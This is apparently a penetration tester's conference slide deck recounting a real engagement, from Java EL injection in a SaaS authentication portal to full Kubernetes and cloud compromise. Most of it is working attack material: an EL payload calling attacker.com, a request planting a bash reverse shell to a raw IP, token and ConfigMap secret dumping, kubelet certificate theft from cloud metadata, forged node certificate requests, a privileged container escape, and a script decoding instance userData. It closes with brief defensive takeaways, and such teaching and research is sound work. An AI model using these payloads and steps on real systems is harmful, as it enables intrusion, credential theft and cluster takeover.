

RCE and the Full Cluster Breach

Don't Let Your Security Be the Punchline of a Joke

- Jesper Larsson, 0x4A



Jesper Larsson

Freelance Penetration Tester





Before

We

Start

The content of this presentation is based on real-life experiences. Every bug and technical aspect covered in this presentation originates from genuine findings encountered during different projects. I have ensured the removal of any identifiable information to protect privacy.*

"So, if something seems nonsensical or appears disorganized, that's just the way things are. Why are you continuing to read this? You might overlook something significant I'm about to say."

Let's Embark on an Adventure



Cloud Authentication
Kubernetes Fortress
Web Application Horse



SaaS mountains

Workload village



Fortress of Kubernetes




*Horse of mighty
Web application*



*Sea of
unbreached
clusters*





After a period of nice digging





The web application let administrators set several configuration values in the form of Java EL expressions. Expressions in these claims are evaluated once a user logs in and an ID token is issued.

A Discovery was made, of a class called PwEval that is used in the evaluation context.

```
<Arg name="SaasAuthProvider.transit.dest"
      value="#{inargs.containsKey('return_to') &&&
Arrays.asList('${var.allowedReturnUrls}'.split('')).contains(inargs['return_to']) ?
inargs['return_to'] : '${var.defaultRturnUrl}'}"/>
```

Expression Language injection (EL Injection)

The Expression Language is used by several JavaEE technologies, such as JavaServer Faces technology, JavaServer Pages (JSP) technology, and Contexts and Dependency Injection for Java EE (CDI). The Expression Language can also be used in stand-alone environments.

What if?

```
<Arg name="SaasAuthProvider.transit.dest"
      value="#{inargs.containsKey('return_to') &&
Arrays.asList('${var.allowedReturnUrls}'.split('')).contains(inargs['return_to']) ?
inargs['return_to'] : '${var.defaultReturnUrl}'}"/>
```

```
[...]
<Arg name="SaasAuthProvider.transit.dest" value="#{inargs.containsKey('return_to')
&& Arrays.asList('https://example.com'+PwEval.getPass('pipe://curl
https://attacker.com?`id`')+ '/hello.split('')).contains(inargs['return_to']) ?
inargs['return_to'] : 'https://example.com'+PwEval.getPass('pipe://curl
https://attacker.com?`id`')+ '/test'}"/>
[...]
```

Okey, Sweet!

```
PUT /providerX/cluster/test/int/admin/api/v1/projects/IDPCLOUD-PROJECT/variables HTTP/2
Host: portal.authentication.rocks
Cookie: p_route=1679491082.135.33.822823|932e03bc9ee3dcb26fd57eee126349b8; 7
[...]
{
  "items": [
    {
      "variableKey": "idTokenClaims",
      "className":
"authcloud.thing.v19.plugin.base.generation.property.KeyValueProperty",
      "value": [
        {
          "name": "${PwGet.getPass(\"pipe:///bin/bash -l > /dev/tcp/64.226.77.92/1337 0<&1
2>&1\")}"
        },
      ],
    }
  ]
}
```

Guess what?

```
Linux auth-7b5dc9d888-x89fk 5.4.0-1094-azure #100~18.04.1-Ubuntu SMP Mon Oct 17 11:44:30
UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
id
uid=1001(authprovider) gid=0(root) groups=0(root)
```


Recap





Post Exploitation



Post Exploitation - Tools



Post Exploitation - Tools

```
curl -LO "https://dl.k8s.io/release/$(curl -L -s  
https://dl.k8s.io/release/stable.txt)/bin/linux/amd64/kubectl"
```

```
curl -LO "https://awscli.amazonaws.com/awscli-exe-linux-x86_64.zip" -o "awscliv2.zip"
```

```
curl -sL "https://aka.ms/InstallAzureCLIDeb | sudo bash"
```

```
curl -O" https://dl.google.com/dl/cloudsdk/channels/rapid/downloads/google-cloud-cli-445.0.0-linux-x86_64.tar.gz
```



Default

Service

Account

Token

It can perform all the tasks that the K8s API allows like human users. Kubernetes by default creates a service account in each namespace of a cluster and call it a default service account. These default service accounts are mounted to every pod launched.

Don't let this be the case

```
for token in `./kubectl describe secrets -n admin-test1 | grep "token:" | cut -d " " -f 7`; do echo $token; ./kubectl --token $token auth can-i --list; echo; done
```

eyJhbGciOiJSUzI1[Redacted]

```
Signers.cert-manager.io [] [clusterissuers.cert-manager.io/*] [approve]
Signers.cert-manager.io [] [issuers.cert-manager.io/*] [approve]
Signers.certificates.k8s.io [] [clusterissuers.cert-manager.io/*] [approve]
Signers.certificates.k8s.io [] [issuers.cert-manager.io/*] [approve]
Signers.certificates.k8s.io[] [kubernetes.io/legacy-unknown] [approve]
[...]
gitcredentials.operator.auth/finalizers[][]create delete get list patch update watch]
gitcredentials.operator.operator.auth[][][create delete get list patch update watch]
```



Configuration Maps, ConfigMaps

A ConfigMap is an API object used to store non-confidential data in key-value pairs. Pods can consume ConfigMaps as environment variables, command-line arguments, or as configuration files in a volume.

Caution: *ConfigMap does not provide secrecy or encryption. If the data you want to store are confidential, use a Secret rather than a ConfigMap, or use additional (third party) tools to keep your data private.*

Configmaps are nice, but not for this reason

```
curl -LO "https://dl.k8s.io/release/$(curl -L -s  
https://dl.k8s.io/release/stable.txt)/bin/linux/amd64/kubectl"
```

```
./kubectl get configmaps --all-namespaces -o yaml
```

```
apiVersion: v1
```

```
data:
```

```
  AWS_ACCESS_KEY_ID: [REDACTED]
```

```
  AWS_SECRET_ACCESS_KEY: [REDACTED]
```

```
  [...]
```

```
  ELASTICSEARCH_PASSWORD: [REDACTED]
```

```
  ELASTICSEARCH_USERNAME: [REDACTED]
```

```
[...]  SERVICE_ACCOUNTS_USERS: [REDACTED]
```

```
  SMTP_INSECURE: "0"
```

```
  SMTP_PASSWORD: [REDACTED]
```

```
  SMTP_USER: [REDACTED]
```

```
  SNIPPETS_CACHE_TTL: 20 seconds
```

```
kind: ConfigMap
```

```
metadata:
```



Cluster/Cloud Control Plane

The control plane manages the worker nodes and the Pods in the cluster. In production environments, the control plane usually runs across multiple computers and a cluster usually runs multiple nodes, providing fault-tolerance and high availability

Node Impersonation



```
curl -s -H 'Metadata-Flavor: Google'  
'http://metadata.google.internal/computeMetadata/v1/instance/attributes/kube-env' |  
grep ^KUBELET_CERT | awk '{print $2}' | base64 -d > kubelet.crt
```

```
curl -s -H 'Metadata-Flavor: Google'  
'http://metadata.google.internal/computeMetadata/v1/instance/attributes/kube-env' |  
grep ^KUBELET_KEY | awk '{print $2}' | base64 -d > kubelet.key
```

```
curl -s -H 'Metadata-Flavor: Google'  
'http://metadata.google.internal/computeMetadata/v1/instance/attributes/kube-env' |  
grep ^CA_CERT | awk '{print $2}' | base64 -d > apiserver.crt
```

```
ls -l  
total 12  
-rw-r--r--    1 app      app      1115 Sep 12 17:27 apiserver.crt  
-rw-r--r--    1 app      app      1050 Sep 12 17:27 kubelet.crt  
-rw-r--r--    1 app      app      1679 Sep 12 17:27 kubelet.key
```

Node Impersonation

```
~ $ kubectl --client-certificate kubelet.crt --client-key kubelet.key --certificate-authority  
apiserver.crt --server https://${KUBERNETES_PORT_443_TCP_ADDR} get pods --all-namespaces
```

```
Error from server (Forbidden): pods is forbidden: User "kubelet" cannot list pods at the cluster  
scope
```


Node Impersonation



```
~ $ kubectl --client-certificate kubelet.crt --client-key kubelet.key --certificate-authority
apiserver.crt --server https://${KUBERNETES_PORT_443_TCP_ADDR} get certificatesigningrequests
```

NAME	AGE	REQUESTOR	CONDITION
node-csr-0eoGCDTP-Q-UYT7KYh-zBB1_3emr4SG43m1XDomxNUI	157m	kubelet	Approved,Issued
node-csr-B4IEIx1moF35wRbjtcRe3W0tu2aVNB_cXH-5S2kZiJM	28m	kubelet	Approved,Issued

```
~ $ kubectl --client-certificate kubelet.crt --client-key kubelet.key --certificate-authority
apiserver.crt --server https://${KUBERNETES_PORT_443_TCP_ADDR} get certificatesigningrequests
```

```
node-csr-B4IEIx1moF35wRbjtcRe3W0tu2aVNB_cXH-5S2kZiJM -o yaml
```

```
apiVersion: certificates.k8s.io/v1beta1
```

```
kind: CertificateSigningRequest
```

```
metadata:
```

```
  creationTimestamp: 2018-11-29T17:03:13Z
```

Node Impersonation

```
~ $ kubectl --client-certificate kubelet.crt --client-key kubelet.key --certificate-authority  
apiserver.crt --server https://${KUBERNETES_PORT_443_TCP_ADDR} get certificatesigningrequests  
node-csr-B4IEIx1moF35wRbjtcRe3W0tu2aVNB_cXH-5S2kZiJM -o jsonpath='{.status.certificate}' |  
base64 -d > node.crt
```

```
kubectl --client-certificate node.crt --client-key kubelet.key --certificate-authority  
apiserver.crt --server https://${KUBERNETES_PORT_443_TCP_ADDR} get pods  
error: tls: private key type does not match public key type
```



Node Impersonation



```
~ $ openssl x509 -in node.crt -text
```

Certificate:

Data:

Version: 3 (0x2)

Serial Number:

fd:a3:b5:17:2b:6e:e2:83:6f:94:4f:73:2c:72:97:81

Signature Algorithm: sha256WithRSAEncryption

Issuer: CN=3e91c697-8f39-4445-a30e-d90b461df051

Validity

Not Before: Sep 12 17:03:13 2023 GMT

Not After : Sep 12 17:03:13 2027 GMT

Subject: O=system:nodes, CN=system:node:gke-cluster19-default-pool-6c73beb1-wmh3

```
~ $ openssl req -nodes -newkey rsa:2048 -keyout k8shack.key -out k8shack.csr -subj  
"/O=system:nodes/CN=system:node:arbitraryname"
```

Generating a RSA private key

.....+++++

.....+++++

writing new private key to 'k8shack.key'

Node Impersonation



```
~ $ cat <<EOF | kubectl --client-certificate kubelet.crt --client-key kubelet.key --certificate-  
authority apiserver.crt --server https://{KUBERNETES_PORT_443_TCP_ADDR} create -f -  
apiVersion: certificates.k8s.io/v1beta1  
kind: CertificateSigningRequest  
metadata:  
  name: node-csr-$(date +%s)  
spec:  
  groups:  
  - system:nodes  
  request: $(cat k8shack.csr | base64 | tr -d '\n')  
  usages:  
  - digital signature  
  - key encipherment  
  - client auth  
EOF
```

Node Impersonation



```
kubectl --client-certificate kubelet.crt --client-key kubelet.key --certificate-authority
apiserver.crt --server https://${KUBERNETES_PORT_443_TCP_ADDR} get csr node-csr-15435198
00
```

NAME	AGE	REQUESTOR	CONDITION
node-csr-1543519800	111s	kubelet	Approved,Issued

```
~ $ kubectl --client-certificate kubelet.crt --client-key kubelet.key --certificate-authority
apiserver.crt --server https://${KUBERNETES_PORT_443_TCP_ADDR} get csr node-csr-15435198
00 -o jsonpath='{.status.certificate}' | base64 -d > node2.crt
```

Node Impersonation



```
~ $ kubectl --client-certificate node2.crt --client-key k8shack.key --certificate-authority
apiserver.crt --server https://${KUBERNETES_PORT_443_TCP
_ADDR} get pods -o wide
```

NAME	READY	STATUS	RESTARTS	AGE	IP	NODE
NOMINATED NODE						
Master-secret-nodeofdoomthatnooneshouldaccess	1/1	Running	0	12m		10.32.2.4
gke-cluster19-default-pool-6c73beb1-8cj1		<none>				
Slave-secret-nodeofdoomthatnooneshouldaccess	1/1	Running	0	12m		10.32.0.15
gke-cluster19-default-pool-6c73beb1-pf5m		<none>				
Mypodisyourpodorisit-5464bb8757-kbcfk	1/1	Running	1	71m		10.32.1.6
gke-cluster19-default-pool-6c73beb1-wmh3		<none>				

Node Escape



```
kubectrl run r00t --restart=Never -ti --rm --image alpineofc --overrides '{"spec":{"hostPID":true, "containers":[{"name":"1","image":"alpine","command":["nsenter","--mount=/proc/1/ns/mnt","--","/bin/bash"],"stdin":true,"tty":true,"imagePullPolicy":"IfNotPresent","securityContext":{"privileged":true}}]}}'
#Shoutout to Duffie Cooley
```

```
gke-cluster-1-default-pool-81f6e491-qq7g ~ # /usr/bin/toolbox
20180918-00: Pulling from google-containers/toolbox
05d1a5232b46: Pull complete
f010013929e5: Pull complete
adedfea465ee: Pull complete
Digest: sha256:f79e82df012b1d1c02d6196b75a05bb3fdef0b737fc3482aaccfb3d3a68656
Status: Downloaded newer image for gcr.io/google-containers/toolbox:20180918-00
216a1bf80cd85d53b34ebcf6b1497bb6e313adc40f34a3a2b58b54c57fb44f6b
root-gcr.io_google-containers_toolbox-20180918-00
Spawning container root-gcr.io_google-containers_toolbox-20180918-00 on /var/lib/toolbox/root-gcr.io_google-containers_toolbox-20180918-00.
Press ^] three times within 1s to kill container.
root@gke-cluster-1-default-pool-81f6e491-qq7g:~#
```

Deployment frameworks, Helm?

```
# ./kubectl --kubeconfig kubeconfig.yaml get pods -l app=helm,name=tiller -n kube-system -o wide  
tiller-deploy-9dcbc69d6-vk98n 10.12.2.12    gke-application-application-b-n1-stan-8608b866-qmpm
```

+

Impersonation

=

```
#!/bin/bash  
./kubectl --kubeconfig kubeconfig.yaml -n kube-system get pod tiller-deploy-9dcbc69d6-vk98n -o  
jsonpath='{.spec.volumes[0].secret.secretName}'  
  
# tiller-token-98g47
```



Instance metadata and user data

Instance metadata is data about your instance that you can use to configure or manage the running instance. Instance metadata is divided into categories, for example, host name, events, and security groups.

Caution: Although you can only access instance metadata and user data from within the instance itself, the data is not protected by authentication or cryptographic methods. Anyone who has direct access to the instance, and potentially any software running on the instance, can view its metadata. Therefore, you should not store sensitive data, such as passwords or long-lived encryption keys, as user data.

userData Attribute

```
-----i-123456789012345-----\nElajt-prod-staging-GOT-instance\n<script>\nnet user /add admin-joe Sommar2023!\nnet localgroup administrators admin-joe /add\n</script>\n-----i-123456789012345-----\n
```

The Art of finding



```
#!/bin/bash
trap exit INT
INSTANCES=$( aws --profile=authbreach ec2 describe-instances --query
'Reservations[].Instances[].InstanceId[]' | sed -e 's/\[///g' -e 's/\]///g')
SUM=0
echo $INSTANCES
for i in $( echo $INSTANCES | sed -e 's/"//g' -e 's/,//g' -e 's/\[///g' -e 's/\]///g' ) ;do
    echo "-----$i-----\n"
    aws --profile=authbreach ec2 describe-instances --instance-ids $i --query
'Reservations[].Instances[].Tags[?Key==`Name`.Value' --output text
    aws --profile=authbreach ec2 describe-instance-attribute --instance-id $( echo $i
| sed -e 's/"//g' -e 's/,//g' -e 's/\[///g' -e 's/\]///g' ) --attribute userData \
    | jq '.UserData.Value' | sed 's/"//g' | base64 --decode
    ((SUM += 1))
    echo "\n"
done
echo "Total Number of Servers: $SUM"
```

Recap





SaaS mountains

Workload village



Fortress of Kubernetes



*Horse of mighty
Web application*



*Sea of
unbreached
clusters*





Takeaways / Conclusions

- *Security is Hard*
- *Automate/ Audit logging, Is it reasonable for a web application to curl a c2 server?*
- *Automate auditing of your configuration repositories*
- *Think about the big picture, "Everything is connected"*
- *Separation / Egress / Ingress "Zero Trust"*





Security Fest CFP is Now Open: We Want to Hear from You!

We're excitedly announcing that the Call For Papers for Security Fest 2024 is now officially open! This is your chance to share your expertise, latest findings, or innovative solutions in the realm of technical cybersecurity. We're seeking passionate professionals ready to impart knowledge, challenge norms, and raise the bar. If you have a topic that fits the bill, we encourage you to submit your proposal. Take a look at our website, where previous talks and speakers are listed, for inspiration.

<https://cfp.securityfest.com/2024/cfp>

<https://securityfest.com>



We made it to the end! Questions?

Do you have want help auditing or securing your cloud infrastructure?

- *feel free to reach out*

You can find me at:

- *jesper@0x4a.se*
- *www.linkedin.com/in/gustafjesperlarsson*
- *Twitter? Xwitter? @herrjesper*

- *This talks outline i.e one liners and refs will be posted here*
 - *<https://github.com/Jesperofsweden/CloudStuff>*